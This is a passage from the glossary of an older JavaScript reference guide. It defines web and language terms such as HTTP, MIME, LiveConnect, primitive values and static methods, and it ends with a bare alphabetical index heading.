external function A function defined in a native library that can be used in a JavaScript application.

HTML Hypertext Markup Language. A markup language used to define pages for the World Wide Web.

HTTP Hypertext Transfer Protocol. The communication protocol used to transfer information between web servers and clients.

IP address A set of four numbers between 0 and 255, separated by periods, that specifies a location for the TCP/IP protocol.

JavaScript console A window that displays all JavaScript error messages and lets you evaluate expressions. When a JavaScript error occurs, the error message is directed to the JavaScript console. You can specify whether to display or suppress the JavaScript console.

LiveConnect Lets Java and JavaScript code communicate with each other. From JavaScript, you can instantiate Java objects and access their public methods and fields. From Java, you can access JavaScript objects, properties, and methods.

MIME Multipart Internet Mail Extension. A standard specifying the format of data transferred over the internet.

Netscape cookie protocol Netscape's format for specifying the parameters of a cookie in the HTTP header.

primitive value Data that is directly represented at the lowest level of the language. A JavaScript primitive value is a member of one of the following types: `undefined`, `null`, `Boolean`, `number`, or `string`. The following examples show some primitive values.

```
a=true               // Boolean primitive value
b=42                 // number primitive value
c="Hello world"      // string primitive value
if (x==undefined) {} // undefined primitive value
if (x==null) {}      // null primitive value
```

server-side JavaScript Core JavaScript plus extensions relevant only to running JavaScript on a server. For example, server-side extensions allow an application to communicate with a relational database, provide continuity of information from one invocation to another of the application, or perform file manipulations on a server. *See also* client-side JavaScript, core JavaScript.

static method or property A method or property of a built-in object that cannot be a property of instances of the object. For example, you can instantiate new instances of the `Date` object. Some methods of `Date`, such as `getHours` and `setDate`, are also methods of instances of the `Date` object. Other methods of `Date`, such as `parse` and `UTC`, are static, so instances of `Date` do not have these methods.

URL Universal Resource Locator. The addressing scheme used by the World Wide Web.

WWW World Wide Web

Index

Symbols

A

B

C

D

E

F

G

H

I

J

L

M

N

O

P

Q

R

S

T

U

V

W

X

Z